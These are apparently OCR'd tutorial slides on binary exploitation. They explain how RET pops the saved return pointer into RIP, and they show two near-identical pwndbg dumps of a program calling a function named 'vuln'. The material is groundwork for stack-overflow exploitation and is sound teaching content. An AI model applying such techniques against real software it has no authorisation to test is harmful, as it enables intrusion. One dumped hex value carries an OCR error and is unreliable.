
- The final instruction in the function epilogue is RET
- Think of it as POP RIP
  - It pops the saved return pointer into RIP
- Takes no operands
- Execution resumes where RIP points to

Function epilogue

- At the end of RET the saved return pointer is popped into RIP
- RSP now points to the top of main()'s stack frame
- vuln()'s stack frame has been released



GDB & PWNDBG



pwndbg> start
Temporary breakpoint 1 at 0x4005a5
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
REGISTERS
*RAX 0x4005a1 (main) ◂— push rbp
RBX 0x0
RCX 0x0
*RDX 0x7fffffffe388 —▸ 0x7fffffffe5e1 ◂— 0x535345535f474458 ('XDG_SESS')
*RDI 0x1
*RSI 0x7fffffffe378 —▸ 0x7fffffffe5be ◂— 0x63642f656d6f682f ('/home/dc')
*R8 0x400640 (__libc_csu_fini) ◂— ret
*R9 0x7ffff7de7ab0 (_dl_fini) ◂— push rbp
*R10 0x846
*R11 0x7ffff7a2d740 (__libc_start_main) ◂— push r14
*R12 0x400470 (_start) ◂— xor ebp, ebp
*R13 0x7fffffffe370 ◂— 0x1
R14 0x0
R15 0x0
*RBP 0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push r15
*RSP 0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push r15
*RIP 0x4005a5 (main+4) ◂— sub rsp, 0x10
DISASM
► 0x4005a5 <main+4> sub rsp, 0x10
0x4005a9 <main+8> mov dword ptr [rbp - 4], edi
0x4005ac <main+11> mov qword ptr [rbp - 0x10], rsi
0x4005b0 <main+15> mov eax, 0
0x4005b5 <main+20> call vuln <0x400566>
0x4005ba <main+25> mov eax, 0
0x4005bf <main+30> leave
0x4005c0 <main+31> ret
0x4005c1 nop word ptr cs:[rax + rax]
0x4005cb nop dword ptr [rax + rax]
0x4005d0 <__libc_csu_init> push r15
STACK
00:0000 rbp rsp 0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push r15
01:0008 0x7fffffffe298 —▸ 0x7ffff7a2d830 (__libc_start_main+240) ◂— mov edi, eax
02:0010 0x7fffffffe2a0 ◂— 0x0
03:0018 0x7fffffffe2a8 —▸ 0x7fffffffe378 —▸ 0x7fffffffe5be ◂— 0x63642f656d6f682f ('/home/dc')
04:0020 0x7fffffffe2b0 ◂— 0x100000000
05:0028 0x7fffffffe2b8 —▸ 0x4005a1 (main) ◂— push rbp
06:0030 0x7fffffffe2c0 ◂— 0x0
07:0038 0x7fffffffe2c8 ◂— 0xd6910bd4293c5c69
BACKTRACE
► f 0 4005a5 main+4
f 1 7ffff7a2d830 __libc_start_main+240
Breakpoint main
pwndbg>


```
pwndbg> start
Temporary breakpoint 1 at 0x4005a5
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[──────────────────────────────────REGISTERS──────────────────────────────────]
*RAX  0x4005a1 (main) ◂— push   rbp
 RBX  0x0
 RCX  0x0
*RDX  0x7fffffffe388 —▸ 0x7fffffffe5e1 ◂— 0x5353455535f474458 ('XDG_SESS')
*RDI  0x1
*RSI  0x7fffffffe378 —▸ 0x7fffffffe5be ◂— 0x63642f656d6f682f ('/home/dc')
*R8   0x400640 (__libc_csu_fini) ◂— ret
*R9   0x7ffff7de7ab0 (_dl_fini) ◂— push   rbp
*R10  0x846
*R11  0x7ffff7a2d740 (__libc_start_main) ◂— push   r14
*R12  0x400470 (_start) ◂— xor    ebp, ebp
*R13  0x7fffffffe370 ◂— 0x1
 R14  0x0
 R15  0x0
*RBP  0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push   r15
*RSP  0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push   r15
*RIP  0x4005a5 (main+4) ◂— sub    rsp, 0x10
[──────────────────────────────────DISASM──────────────────────────────────]
 ► 0x4005a5 <main+4>             sub    rsp, 0x10
   0x4005a9 <main+8>             mov    dword ptr [rbp - 4], edi
   0x4005ac <main+11>            mov    qword ptr [rbp - 0x10], rsi
   0x4005b0 <main+15>            mov    eax, 0
   0x4005b5 <main+20>            call   vuln                          <0x400566>

   0x4005ba <main+25>            mov    eax, 0
   0x4005bf <main+30>            leave
   0x4005c0 <main+31>            ret

   0x4005c1                      nop    word ptr cs:[rax + rax]
   0x4005cb                      nop    dword ptr [rax + rax]
   0x4005d0 <__libc_csu_init>    push   r15
[──────────────────────────────────STACK──────────────────────────────────]
00:0000 │ rbp rsp  0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push   r15
01:0008 │          0x7fffffffe298 —▸ 0x7ffff7a2d830 (__libc_start_main+240) ◂— mov    edi, eax
02:0010 │          0x7fffffffe2a0 ◂— 0x0
03:0018 │          0x7fffffffe2a8 —▸ 0x7fffffffe378 —▸ 0x7fffffffe5be ◂— 0x63642f656d6f682f ('/home/dc')
04:0020 │          0x7fffffffe2b0 ◂— 0x100000000
